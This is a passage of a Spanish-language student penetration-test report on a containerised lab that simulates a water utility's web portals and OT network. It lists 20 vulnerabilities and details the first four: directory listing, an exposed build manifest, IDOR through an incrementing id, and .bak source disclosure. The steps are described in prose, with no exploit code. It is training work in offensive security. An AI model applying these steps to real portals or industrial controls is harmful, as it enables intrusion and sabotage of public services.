UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

Ingeniería en Tecnologías de la Información

PR02 — Blindando la información: gobernanza y cumplimiento

Informe de Seguridad Ofensiva

Aarón Emanuel González Díaz

Matrícula: 182447

16 de octubre de 2026

1. Alcance y metodología

Objetivo: Evaluar de forma ofensiva la postura de seguridad del ecosistema INTERAFAS-LAB, un entorno de laboratorio que simula la operación digital y de tecnología operativa (OT) de un organismo metropolitano de agua potable, con el fin de identificar, comprobar y documentar vulnerabilidades explotables, determinar su impacto real sobre la confidencialidad, integridad y disponibilidad de la información y del proceso físico, y proponer medidas de mitigación técnicamente viables.

Alcance del entorno: El ejercicio se realizó íntegramente sobre tres portales desplegados localmente mediante contenedores Docker, sin tocar ningún sistema fuera del laboratorio:

- Portal del Auditor (http://localhost:8092) — registro y validación de las 20 banderas del ejercicio.
- Portal INTERAFAS (http://localhost:8080) — sitio institucional, portal ciudadano, módulo de contrataciones y, tras escalar al segmento operativo, el HMI de mantenimiento de la red OT (/operations/*).
- Pulso Metropolitano (http://localhost:8091) — portal de datos abiertos/observatorio, fuera del alcance directo de explotación de este informe salvo como fuente de reconocimiento.

Metodología: Se siguió un enfoque de caja negra/gris progresivo, equivalente a las fases de reconocimiento, enumeración, explotación y post-explotación de un pentest clásico, aplicando en cada hallazgo el ciclo: identificación de la superficie → formulación de hipótesis de vulnerabilidad → comprobación técnica (solicitudes HTTP, scripts, herramientas) → validación del hallazgo mediante la bandera de referencia emitida por la propia aplicación → documentación de evidencia, impacto y mitigación. Las 20 vulnerabilidades no son hechos aislados: a partir del hallazgo 15 el ejercicio se desplaza deliberadamente desde la superficie web corporativa hacia la red operativa (OT) de la planta, de forma que los hallazgos finales dependen explotación de los anteriores (ver sección 9, Cadena de ataque).

Herramientas utilizadas: Navegador con DevTools, Burp Suite Community (proxy, intercept, Match and Replace), curl / PowerShell (Invoke-WebRequest), sqlmap, dirsearch, y scripts propios en Python para cálculo y verificación de hashes (SHA-1/SHA-256).

Reglas del ejercicio y limitaciones: Todas las pruebas se realizaron exclusivamente dentro del entorno INTERAFAS-LAB (infraestructura simulada en contenedores locales, sin datos reales de personas ni de infraestructura de producción). No se realizaron pruebas de denegación de servicio (DoS) deliberadas ni se afectó la disponibilidad fuera de los escenarios explícitamente diseñados para ello (hallazgo 20). Cada hallazgo fue validado mediante una referencia única (formato UPSLP_CNOIV-<NOMBRE>-<NN>) emitida por la aplicación y registrada en el Portal del Auditor, lo que garantiza trazabilidad y descarta falsos positivos.

2. Resumen ejecutivo

Durante el ejercicio de auditoría ofensiva se identificaron y explotaron las 20 vulnerabilidades contempladas en el entorno INTERAFAS-LAB, cubriendo prácticamente todo el espectro de fallas típicas de un organismo operador de servicios públicos con presencia digital: desde exposición de archivos y configuraciones sensibles, pasando por fallas clásicas de autenticación y autorización (fijación de sesión, IDOR/BOLA, escalamiento de privilegios), inyección SQL y XSS almacenado, hasta fallas de lógica de negocio (manipulación del monto de un pago) y de gobernanza de relaciones (validación inconsistente de vínculos contractuales).

El hallazgo más relevante de todo el ejercicio no es técnico aislado, sino la ausencia de una frontera de confianza real entre la red corporativa/web pública y la red operativa (OT) que controla físicamente la planta de agua. Dicha frontera se sostiene únicamente sobre un encabezado HTTP fácilmente falsificable (X-Forwarded-For), lo que en la práctica equivale a no tener segmentación de red en absoluto. Una vez cruzada esa frontera (hallazgo 16), el entorno OT resultó carecer de autenticación en su servicio de telemetría (hallazgo 17), de verificación de autenticidad en su canal de actualización de firmware (hallazgo 18) y de validación de rango de ingeniería sobre un parámetro físico crítico (hallazgo 20), permitiendo recorrer el camino completo desde un simple error de configuración web hasta provocar, de forma controlada y documentada, una falla catastrófica simulada del sistema de bombeo y distribución de agua de tres municipios.

La evolución del incidente simulado puede resumirse en cuatro fases: (1) reconocimiento y fuga de información desde la superficie web pública (hallazgos 1 a 5, 9); (2) abuso de controles de autenticación y autorización para obtener acceso no autorizado a datos y funciones (hallazgos 3, 6, 10, 11, 12, 14); (3) explotación de fallas de validación de entrada e inyección (hallazgos 7, 8) y de lógica de negocio (hallazgo 13), que por sí solas ya representan impacto financiero y de datos personales; y (4) pivoteo hacia el entorno de tecnología operativa y manipulación de un proceso físico real (hallazgos 15 a 20), la fase de mayor severidad por su potencial impacto sobre infraestructura crítica y continuidad del servicio a la población.

De las 20 vulnerabilidades, 8 se calificaron con severidad Crítica, 10 con severidad Alta y 2 con severidad Media (ver tabla maestra, sección 3). Ninguna vulnerabilidad se calificó como Baja: el diseño del entorno refleja fallas que, de presentarse en un organismo operador real, tendrían consecuencias directas sobre datos personales, finanzas públicas y continuidad del servicio. La recomendación general es priorizar, en este orden, (a) eliminar la dependencia de encabezados controlados por el cliente para decisiones de confianza de red, (b) implementar autenticación y validación de autorización consistentes en todos los endpoints —documentados o no— tanto del portal web como de la red OT, y (c) incorporar validación de rango de ingeniería e interlocks independientes de software para todo parámetro de control de proceso físico.

3. Inventario de vulnerabilidades

La tabla siguiente constituye el inventario maestro de las 20 vulnerabilidades identificadas y explotadas durante el ejercicio, cada una validada mediante su referencia única emitida por la aplicación y registrada en el Portal del Auditor (20/20 banderas acreditadas).

ID	Componente afectado	Categoría	Severidad	Resultado (bandera)
01	/robots.txt · /assets/docs/public/revision/	Exposición de información / Configuración insegura (CWE-548, CWE-540)	**Alta**	UPSLP_CNOIV-OPEN-DOOR-01
02	/assets/runtime-config.js · /assets/meta/build-manifest.php	Exposición de información (CWE-200)	**Media**	UPSLP_CNOIV-LOOK-CLOSER-02
03	/expediente.php?id=	Referencia Directa a Objetos Insegura / BOLA (CWE-639)	**Alta**	UPSLP_CNOIV-NOT-YOURS-03
04	/transparencia.php.bak	Exposición de archivo de respaldo (CWE-530 / CWE-540)	**Alta**	UPSLP_CNOIV-OLD-MEMORIES-04
05	/exportar.php?tipo=	Exposición de información a través de mensajes de error (CWE-209)	**Media**	UPSLP_CNOIV-TOO-MUCH-INFO-05
06	/gestion-proveedores.php (cookie portal_role)	Gestión indebida de privilegios / Aplicación de seguridad del lado del cliente (CWE-269, CWE-602)	**Crítica**	UPSLP_CNOIV-WRONG-ROLE-06
07	/validar-referencia.php	Inyección SQL (CWE-89)	**Crítica**	UPSLP_CNOIV-SILENT-ANSWER-07
08	/reportes.php (campo Descripción)	Cross-Site Scripting almacenado (CWE-79)	**Alta**	UPSLP_CNOIV-STORED-WORDS-08
09	Ruta de infraestructura de build descubierta por fuerza bruta de directorios	Exposición de archivos sensibles de infraestructura (CWE-538 / CWE-540)	**Alta**	UPSLP_CNOIV-TOO-DEEP-09
10	Flujo de login / cookie PHPSESSID	Fijación de sesión (CWE-384)	**Alta**	UPSLP_CNOIV-WHO-ARE-YOU-10
11	Endpoint interno no enlazado desde la interfaz (account-context / historial)	Broken Object Level Authorization (CWE-639)	**Alta**	UPSLP_CNOIV-HIDDEN-HISTORY-11
12	Consulta de cuenta por número de servicio (parámetro de cuenta)	Broken Object Level Authorization (CWE-639)	**Alta**	UPSLP_CNOIV-SECOND-ACCOUNT-12
13	Flujo de pago en línea (/pago.php)	Falla de lógica de negocio / Confianza indebida en datos del cliente (CWE-602)	**Crítica**	UPSLP_CNOIV-PAYMENT-PATH-13
14	/validar-vinculo-contractual.php	Autorización basada en relaciones mal implementada (CWE-863)	**Alta**	UPSLP_CNOIV-TRUSTED-SUPPLIER-14
15	/infrastructure-status.php	Exposición de información (CWE-200)	**Media**	UPSLP_CNOIV-BEHIND-THE-DESK-15
16	Rutas /operations/* · validación de zona por X-Forwarded-For	Bypass de control de acceso por suplantación de origen (CWE-290 / CWE-923)	**Crítica**	UPSLP_CNOIV-BEYOND-THE-WEB-16
17	/operations/telemetry.php	Falta de autenticación en función crítica (CWE-306 / CWE-862)	**Crítica**	UPSLP_CNOIV-EYES-ON-THE-PLANT-17
18	/operations/updates/manifest.php · package.php · install.php	Credencial débil (CWE-261/916) + confusión de integridad y autenticidad (CWE-345 / CWE-347)	**Crítica**	UPSLP_CNOIV-TRUST-THE-PACKAGE-18

ID	Componente afectado	Categoría	Severidad	Resultado (bandera)
19	/operations/asset-context.php	Violación del principio de mínimo privilegio / BOLA (CWE-862 / CWE-639)	**Alta**	UPSLP_CNOIV-CHAIN-REACTION-19
20	/operations/firmware.php (parámetro pressure_setpoint_bar)	Validación de entrada insuficiente en parámetro de control de proceso / Modify Parameter — ATT&CK for ICS T0836 (CWE-20 / CWE-1288)	**Crítica**	UPSLP_CNOIV-NOW-YOU-CONTROL-20

4. Hallazgos detallados

Para cada vulnerabilidad se documenta: descripción técnica y causa raíz, procedimiento de comprobación, evidencia técnica, impacto/riesgo y mitigación propuesta, conforme a los criterios PR02-04 a PR02-08 de la rúbrica de evaluación.

Hallazgo 01 — Exposición de artefactos de despliegue vía robots.txt y listado de directorios

Referencia de validación: **UPSLP_CNOIV-OPEN-DOOR-01** **| Severidad: Alta | Componente:** /robots.txt · /assets/docs/public/revision/

Categoría: Exposición de información / Configuración insegura (CWE-548, CWE-540)

Descripción técnica y causa raíz

El archivo robots.txt, pensado para indicar a los motores de búsqueda qué rutas no indexar, revela por sí mismo la existencia de una ruta no enlazada desde la interfaz pública (/assets/docs/public/revision/). Dicha ruta tiene el listado de directorios de Apache habilitado, lo que permite recorrer su contenido sin autenticación y descargar un paquete de despliegue (portal-release_20260407_rc3.zip) que quedó publicado por error dentro del document root.

Causa raíz: El control ausente es la segmentación entre lo que el equipo de despliegue coloca temporalmente en el servidor y lo que realmente debe ser público. No se eliminó el artefacto de build tras el despliegue (falta de limpieza post-release) y el servidor web tiene activado el listado de directorios en una ruta que robots.txt termina señalando como "interesante" para quien la lee manualmente.

Comprobación del hallazgo

- Se solicitó GET /robots.txt y se identificó la entrada Disallow: /assets/docs/public/revision/.
- Se navegó directamente a esa ruta, confirmando que Apache expone un índice de archivos (Index of /assets/docs/public/revision).
- Se descargó el archivo portal-release_20260407_rc3.zip listado ahí mismo y se extrajo su contenido.

- Dentro de release/deploy/ se localizó release-check.env, un archivo de variables de entorno de la canalización de build.

Evidencia técnica




Figura 1.1 — Evidencia del hallazgo 01 (UPSLP_CNOIV-OPEN-DOOR-01).




Figura 1.2 — Evidencia del hallazgo 01 (UPSLP_CNOIV-OPEN-DOOR-01).



Figura 1.3 — Evidencia del hallazgo 01 (UPSLP_CNOIV-OPEN-DOOR-01).




Figura 1.4 — Evidencia del hallazgo 01 (UPSLP_CNOIV-OPEN-DOOR-01).




Figura 1.5 — Evidencia del hallazgo 01 (UPSLP_CNOIV-OPEN-DOOR-01).




Figura 1.6 — Evidencia del hallazgo 01 (UPSLP_CNOIV-OPEN-DOOR-01).

Impacto y riesgo

La exposición entrega datos del pipeline de despliegue (host de build, rutas internas del servidor, bandera de limpieza de archivos) y confirma que es posible enumerar artefactos de compilación no destinados al público. Si el .env contuviera credenciales reales (como ocurre en incidentes similares en producción), esto habilitaría acceso directo a sistemas internos. Afecta confidencialidad de la infraestructura de CI/CD.

Mitigación propuesta

Desactivar el listado de directorios en Apache (Options -Indexes), eliminar artefactos de build del document root tras cada despliegue (automatizar el paso CLEANUP_RELEASE_FILES en el pipeline) y no usar robots.txt para "ocultar" rutas sensibles, ya que es información pública por diseño.

Hallazgo 02 — Divulgación de endpoint interno de build a través de configuración de cliente

Referencia de validación: UPSLP_CNOIV-LOOK-CLOSER-02 **| Severidad: Media | Componente:** /assets/runtime-config.js · /assets/meta/build-manifest.php

Categoría: Exposición de información (CWE-200)

Descripción técnica y causa raíz

El frontend carga un script de configuración de ejecución (runtime-config.js) visible para cualquier visitante, el cual declara en texto plano la ruta interna buildManifest (/assets/meta/build-manifest.php). Al solicitar directamente ese endpoint se obtiene un documento JSON de control de calidad del release que incluye un token de validación.

Causa raíz: Se mezcló configuración operativa (rutas internas de QA/CI) con configuración de cliente servida sin restricciones a cualquier usuario no autenticado. El endpoint de manifiesto de build no valida que quien lo consulta sea parte del proceso de despliegue.

Comprobación del hallazgo

- Se revisó el código fuente de la página de inicio (Ver código fuente) y se localizó la referencia a /assets/runtime-config.js.
- Se solicitó ese script y se extrajo el objeto window.INTERAFAS_RUNTIME, que expone buildManifest: '/assets/meta/build-manifest.php'.
- Se solicitó GET /assets/meta/build-manifest.php sin autenticación y se obtuvo un JSON con quality_assurance.release_validation_token.

Evidencia técnica




Figura 2.1 — Evidencia del hallazgo 02 (UPSLP_CNOIV-LOOK-CLOSER-02).



Figura 2.2 — Evidencia del hallazgo 02 (UPSLP_CNOIV-LOOK-CLOSER-02).




Figura 2.3 — Evidencia del hallazgo 02 (UPSLP_CNOIV-LOOK-CLOSER-02).




Figura 2.4 — Evidencia del hallazgo 02 (UPSLP_CNOIV-LOOK-CLOSER-02).



Figura 2.5 — Evidencia del hallazgo 02 (UPSLP_CNOIV-LOOK-CLOSER-02).

Impacto y riesgo

Revela información interna de los controles de calidad del proceso de publicación (aplicación, versión de release, canal, resultado de smoke test) a cualquier usuario anónimo. Es información que facilita el reconocimiento de la superficie de despliegue de la aplicación (fingerprinting de versión/release).

Mitigación propuesta

Restringir el acceso a endpoints de metadatos de build (autenticación interna o bloqueo por IP de CI), y evitar referenciar en el bundle servido al cliente rutas que no están pensadas para consumo público.

Hallazgo 03 — IDOR en el expediente administrativo del portal ciudadano

Referencia de validación: UPSLP_CNOIV-NOT-YOURS-03 | Severidad: Alta | Componente: /expediente.php?id=

Categoría: Referencia Directa a Objetos Insegura / BOLA (CWE-639)

Descripción técnica y causa raíz

Tras autenticarse como un ciudadano legítimo (ciudadano01) y acceder a su propio expediente (expediente.php?id=1), se identificó que el parámetro id es incremental y no se valida contra la sesión activa. Al cambiar manualmente el valor a id=2 se obtiene el expediente administrativo completo de otro ciudadano (Carlos Rivera / ciudadano02), incluyendo su folio de trámite y referencia de validación.

Causa raíz: El servidor autoriza el acceso al recurso únicamente verificando que exista una sesión válida (autenticación), pero omite comprobar que el expediente solicitado pertenezca al usuario autenticado (autorización a nivel de objeto).

Comprobación del hallazgo

- Se inició sesión como ciudadano01 y se accedió a Mi expediente, observando la URL /expediente.php?id=1.
- Se modificó manualmente el parámetro a id=2 en la misma sesión autenticada.
- El servidor respondió con el expediente administrativo de un tercero (Carlos Rivera, ciudadano02), incluyendo el bloque "Expediente administrativo" con folio EXP-2026-00422 y la referencia de validación con la bandera.

Evidencia técnica




Figura 3.1 — Evidencia del hallazgo 03 (UPSLP_CNOIV-NOT-YOURS-03).



Figura 3.2 — Evidencia del hallazgo 03 (UPSLP_CNOIV-NOT-YOURS-03).



Figura 3.3 — Evidencia del hallazgo 03 (UPSLP_CNOIV-NOT-YOURS-03).




Figura 3.4 — Evidencia del hallazgo 03 (UPSLP_CNOIV-NOT-YOURS-03).




Figura 3.5 — Evidencia del hallazgo 03 (UPSLP_CNOIV-NOT-YOURS-03).




Figura 3.6 — Evidencia del hallazgo 03 (UPSLP_CNOIV-NOT-YOURS-03).



Figura 3.7 — Evidencia del hallazgo 03 (UPSLP_CNOIV-NOT-YOURS-03).

Impacto y riesgo

Cualquier ciudadano autenticado puede enumerar secuencialmente el parámetro id y leer los expedientes administrativos de todos los demás usuarios del portal, exponiendo datos personales y trámites de terceros (violación de confidencialidad, incumplimiento de protección de datos personales).

Mitigación propuesta

Validar en cada solicitud que el id del expediente pertenezca al titular de la sesión (control de autorización a nivel de objeto), y sustituir identificadores incrementales predecibles por identificadores opacos (UUID) cuando el control de autorización no pueda garantizarse en el corto plazo.

Hallazgo 04 — Divulgación de código fuente mediante archivo de respaldo .bak

Referencia de validación: UPSLP_CNOIV-OLD-MEMORIES-04 **| Severidad: Alta | Componente:** /transparencia.php.bak

Categoría: Exposición de archivo de respaldo (CWE-530 / CWE-540)

Descripción técnica y causa raíz

Al sustituir una versión anterior de transparencia.php, el equipo de publicación conservó una copia de respaldo en el mismo directorio público con la extensión .bak. Como el servidor no interpreta esa extensión como PHP, su contenido se sirve como texto plano, exponiendo el código fuente completo del script anterior, incluyendo una constante interna $releaseValidation.

Causa raíz: Ausencia de un procedimiento de limpieza de respaldos dentro del document root tras una publicación, combinado con que el servidor web no bloquea explícitamente extensiones de respaldo comunes (.bak, .old, .orig, .swp) dentro de las rutas públicas.

Comprobación del hallazgo

- A partir de transparencia.php se probó la extensión .bak sobre la misma ruta: /transparencia.php.bak.
- El servidor devolvió el archivo como texto plano (no se ejecutó como PHP), exponiendo el código fuente.
- En el código se localizó la línea $releaseValidation = 'UPSLP_CNOIV-OLD-MEMORIES-04'; junto con comentarios que confirman que el archivo es "copia conservada por seguridad" antes de sustituir transparencia.php.

Evidencia técnica

